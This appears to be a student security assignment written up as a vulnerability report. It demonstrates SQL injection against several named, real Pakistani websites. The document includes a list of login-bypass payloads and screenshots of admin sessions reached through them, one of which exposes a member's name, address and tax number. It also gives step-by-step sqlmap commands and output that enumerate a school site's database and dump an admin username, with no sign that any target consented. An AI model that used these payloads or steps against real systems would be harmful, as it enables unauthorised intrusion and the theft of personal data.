


## Task 7

A. Find any two websites that are vulnerable to login bypass using SQL injection payloads.

**Title of Vulnerability :** Login Bypass via SQL Injection

**CVSS Score :**



**Relate with OWASP Top 10 :** This vulnerability is related to the OWASP Top 10 category of Injection, specifically SQL Injection. It ranks 3rd according to 2021 vulnerabilities


**Description :** This report outlines a vulnerability found in the login functionality of Techno Traders. The vulnerability allows an attacker to bypass the login mechanism using SQL injection payloads.

**Detailed explanation :** Upon investigation, it was discovered that the login form on technotraders does not properly sanitize user inputs, making it vulnerable to SQL injection attacks. By injecting malicious SQL payloads into the login form, an attacker can manipulate the SQL query to bypass authentication and gain unauthorized access to the system.


**Impact :** The impact of this vulnerability is severe, as it allows unauthorized access to sensitive user accounts and data. Attackers can potentially steal personal information, compromise user accounts, and perform malicious actions within the system.

**Steps to Reproduce:**

**Step 1 : Go to any Website that has a login page with username and password**  
<http://www.technopk.com/adminIndex.php>



**Step 2 : In the username and the password field enter the sql injection payload and login into the account**



**Step 3 : We can get this payloads from the github , type  
[SQL-Injection-Authentication-Bypass-Cheat-Sheet](#) and take any payload from it and try to execute. The most common payload is admin' or '1'='1**

```

1 or 1=1
2 or 1=1--
3 or 1=1#
4 or 1=1/*
5 or 1=1 -- -
6 admin' --
7 admin' #
8 admin'/
9 admin' or '1'='1
10 admin' or '1'='1--
11 admin' or '1'='1#
12 admin' or '1'='1/*
13 admin'or 1=1 or '--'
14 admin' or 1=1
15 admin' or 1=1--
16 admin' or 1=1#
17 admin' or 1=1/*
18 admin') or ('1'='1
19 admin') or ('1'='1--
20 admin') or ('1'='1#
21 admin') or ('1'='1/*

```

**Step 3 : If we are able to login into the account successfully then it is a vulnerable site**

Welcome admin' or '1'='1  
Logout

INVENTORY SALES HISTORY

TOTAL ZAKAT ADD PRODUCT

Adobe Flash Player is no longer supported

**Step 4: If we aren't able to login into the website then it is not vulnerable to SQL Injection payload vulnerability**

Scholarly Journal

PAKISTAN JOURNAL OF  
**MEDICAL SCIENCES**  
Bi-Monthly

Home About Current Archives Announcements Advertising

All Search

Home > Log In

### Log In

Invalid username or password. Please try again.

Username: admin' or '1='1

Password:

Remember my username and password

> [Forgot your password?](#)

Pakistan Journal of Medical Sciences

Q3 SJR 2023 0.47 Medicine (miscellaneous) best quartile

powered by scimagojr.com

KalSob Rightly Absorbs  
For bone health & beyond

- Preserves bone mass
- Boosts bone strength
- Improves arterial elasticity
- Dosage convenience (OD)

Calcium 1250 mg\*, Vitamin D<sub>3</sub> 800 IU, Vitamin K<sub>1</sub> 90 mcg

Pharmatech Laboratories

Font Size

A A A

User

Username:

## 2) Website - <http://admission.pinahs.edu.pk/login.php>

Not secure admission.pinahs.edu.pk/login.php

Gmail YouTube Maps

PATEL COLLEGE OF NURSING & ALLIED HEALTH SCIENCES

SIGN IN

User Name: admin' or '1='1

Password:

While Password received through SMS/Whatsapp.

Not secure admission.pinahs.edu.pk/pre\_addm\_app.php

Gmail YouTube Maps

Logout Report / Dashboard

## Applied for the Admission Programs

PROGRAM NAME	SESSION	FEES CHARGED	APPLICATION	SLIP GENERATE	Update
Bachelor of Science Generic - 4 Yrs	2024-2028	ENROLLMENT FEES BSN - GENERIC 2023-2027 2200	Applied	Generate Admit Card	Profile
Bachelor of Science Generic - 4 Yrs	2023-2027	ENROLLMENT FEES BSN - GENERIC 2023-2027 1500	Applied	Generate Admit Card	Profile
Bachelor of Science Post RN - 2 Yrs	2023-2025	ENROLLMENT FEES BSN - POST RN 2023-2025 1500	Apply	-	

Visit Patel Hospital.

89° ENG 23:17

### 3) Website 3 - [https://fcci.com.pk/fcci\\_demo/login.php](https://fcci.com.pk/fcci_demo/login.php)



## LOGIN

USER NAME:

PASSWORD:

fccl.com.pk/fccl\_demo/new\_member\_details.php

Gmail YouTube Maps

The Faisalabad Chamber of Commerce & Industry

WELCOME TO: HUSSAIN NAWAZ (LAND LORD)

MEMBER ID: admin' or '1'\*1

DASHBOARD

RENEWAL FORM

VISA LETTER

RE ADMISSION

CERTIFICATE ORIGIN

DASHBOARD

LOGOUT

RENEWAL FORM

VISA LETTER

RE ADMISSION

CERTIFICATE ORIGIN

MEMBER DETAILS OVERVIEW

MEMBERSHIP NO:	2115888-13173
MEMBERSHIP CLASS:	Associate
NTN:	99148511
REPRESENTATIVE:	HUSSAIN NAWAZ
MAIN LINE:	
ADDRESS:	HOUSE NO.12,SHEHZAD COLONY,SATIANA ROAD., FAISALABAD

STATUS For Readmission

VISA APPLY:	No
ORIGIN APPLY:	No

TESTIMONY

APPROVED BY RAO CORPORATION
APPROVED BY RAO TRADERS

## B. Find any Pakistan website that is vulnerable to SQLi attack.


**Step 1 :** Find any pakistan website that has a query number in their url, for eg <http://example.com/index.php?id=1>, in the website below there is the query called ComCatID=1

The screenshot shows a web browser displaying the 'Contact Us' page of the Native Schools website. The URL in the address bar is native.edu.pk/detail.php?ComCatID=11. The page features a blue header with the Native Schools logo and navigation links for HOME, ABOUT US +, ADMISSIONS, OUR CAMPUSES, FRANCHISE, NEWS, and CONTACT. Below the header is a banner image of five students in school uniforms holding trophies. To the left, a sidebar titled 'NAVIGATION' lists various school-related topics. The main content area is titled 'INFO & SUPPORT' and contains sections for 'NSS Corporate Office' (with phone numbers) and 'Head Office' (with address). It also includes a 'To write to us:' section with three email addresses: info@native.edu.pk, riza@native.edu.pk, and rizanative@hotmail.com. The browser interface at the bottom shows various tabs and icons.

**Step 2 :** Once you find URL like that In the url, just add a single apostrophe beside the id number given and click enter


The screenshot shows a browser window with a modified URL: native.edu.pk/detail.php?ComCatID=11'. This URL is highlighted in red, indicating it was entered manually. The browser's address bar also shows 'Native School System - native.edu.pk/detail.php?ComCatID=11'. The page content is identical to the previous screenshot, showing the Native Schools contact page. The browser interface at the bottom shows various tabs and icons.

**Step 3 :** Once you click and if any SQL error shows up in the screen, then that website is vulnerable to sql injection, but if it doesn't give any error then it is not vulnerable(it should be an sql error, there should be sql mentioned)



**Step 4 :** If the website is vulnerable then only we can go to the next steps of actually doing sql injection, we are going to use a tool called sqlmap in the kali linux to retrieve the databases, tables and columns in that database

**Step 5 :** Open kali linux and open the terminal



**Step 6 :** Now we will retrieve all the databases from the url , we will be using the command line sqlmap tool to do so, the command to retrieve the database is  
**: sqlmap -u url --dbs**

```
kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
└──(kali㉿kali)-[~]
$ sqlmap -u http://native.edu.pk/detail.php?ComCatID=11 --dbs
      H
      [ ] {1.8.2#stable}
      [ ] . [ ] | [ ]
      [ ] [ ] , [ ]
      [ ] V ... https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:48:47 /2024-04-24/
[14:48:48] [INFO] resuming back-end DBMS 'mysql'

```

```
kali@kali: ~
File Actions Edit View Help
[09:53:25] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:53:26] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[09:53:28] [INFO] target URL appears to have 5 columns in query
[09:53:34] [INFO] GET parameter 'ComCatID' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'ComCatID' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 56 HTTP(s) requests:
Parameter: ComCatID (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: ComCatID=11 AND 4290=4290

Type: error-based
Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: ComCatID=11 AND (SELECT 7682 FROM(SELECT COUNT(*),CONCAT(0x7178767a71,(SELECT (ELT(7682=7682,1))),0x716b786271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
```

```
kali@kali: ~
File Actions Edit View Help

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: ComCatID=11 AND (SELECT 8384 FROM (SELECT(SLEEP(5)))udFb)

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: ComCatID=-5684 UNION ALL SELECT NULL,NULL,CONCAT(0x7178767a71,0x
47426b524a5554b754b434c4755526797a664f4241636d717741416b70474b68696d7545595
54c,0x716b786271),NULL,NULL-- -

[09:54:13] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[09:54:13] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] nativepk_dbnative

[09:54:14] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/native.edu.pk'

[*] ending @ 09:54:14 /2024-04-24/

(kali㉿kali)-[~]
$
```

**Step 7 :** In the above steps we have retrieve two databases that are `information_schema` and `nativepk_dbnative`, we will use any one database (here `nativepk_dbnative`) and get all the tables in the database we the below command

`: sqlmap -u url -D databasename -- tables`

```
kali@kali: ~
File Actions Edit View Help

(kali㉿kali)-[~]
$ sqlmap -u http://native.edu.pk/detail.php?ComCatID=11 -D nativepk_dbnative --tables
{1.8.2#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:56:09 /2024-04-24/

[09:56:09] [INFO] resuming back-end DBMS 'mysql'
[09:56:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: ComCatID (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: ComCatID=11 AND 4290=4290
```

```
kali@kali: ~
File Actions Edit View Help
54c,0x716b786271),NULL,NULL-- -
[09:56:14] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[09:56:14] [INFO] fetching tables for database: 'nativepk_dbnative'
Database: nativepk_dbnative
[14 tables]
+-----+
| admin
| banners
| campuses
| cities
| comcategory
| company
| contentcategory
| contents
| gallery
| menu
| news
| topmenu
| uploads
| videos
+-----+
[09:56:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/native.edu.pk'
```

**Step 8 :** Once we have retrieve all the tables we can select any one table to get the columns in that table (here we choose the admin table) , with the following command we can get all the columns in that table

```
:sqlmap -u url -D databasename -T tablename --columns
```

```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sqlmap -u http://native.edu.pk/detail.php?ComCatID=11 -D nativepk_dbnative -T admin --columns
{1.8.2#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:56:46 /2024-04-24/
[09:56:46] [INFO] resuming back-end DBMS 'mysql'
[09:56:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: ComCatID (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: ComCatID=11 AND 4290=4290

  Type: error-based
```

```

kali@kali:~ 
File Actions Edit View Help

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: ComCatID=-5684 UNION ALL SELECT NULL,NULL,CONCAT(0x7178767a71,0x
47426b524a5554b754b434c47555256797a664f4241636d717741416b70474b68696d7545595
54c,0x716b786271),NULL,NULL-- 

[09:56:51] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[09:56:51] [INFO] fetching columns for table 'admin' in database 'nativepk_db'
native'
Database: nativepk_dbnative
Table: admin
[5 columns]
+-----+-----+
| Column | Type  |
+-----+-----+
| EmailAddress | varchar(50) |
| Password | varchar(50) |
| UserID | int(11)  |
| UserLevel | varchar(50) |
| UserName | varchar(50) |
+-----+-----+
[09:56:52] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/native.edu.pk'

```

**Step 9 :** Once we have got the column names we can select any one column(here we choose the username ) and dump that data so we can see what is there in that database table , the command to do so is given below

**:sqlmap -u url -D databasename -T tablename -C columnname dump**

```

kali@kali:~ 
File Actions Edit View Help

└─(kali㉿kali)-[~]
$ sqlmap -u http://native.edu.pk/detail.php?ComCatID=11 -D nativepk_dbnative -T admin -C UserName --dump
{1.8.2#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:57:58 /2024-04-24/

[09:57:58] [INFO] resuming back-end DBMS 'mysql'
[09:58:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: ComCatID (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: ComCatID=11 AND 4290=4290

```

```
kali@kali: ~
File Actions Edit View Help
54c,0x716b786271),NULL,NULL-- -
[09:58:03] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[09:58:03] [INFO] fetching entries of column(s) 'UserName' for table 'admin'
in database 'nativepk_dbnative'
Database: nativepk_dbnative
Table: admin
[1 entry]
+-----+
| UserName |
+-----+
| nauman   |
+-----+
[09:58:05] [INFO] table 'nativepk_dbnative`.`admin` dumped to CSV file '/home/kali/.local/share/sqlmap/output/native.edu.pk/dump/nativepk_dbnative/admin.csv'
[09:58:05] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/native.edu.pk'
[*] ending @ 09:58:05 /2024-04-24/
(kali㉿kali)-[~]
$
```

**Step 10:** As we can see the in the admin table the username of the person was nauman and we have successfully retrieved the username for database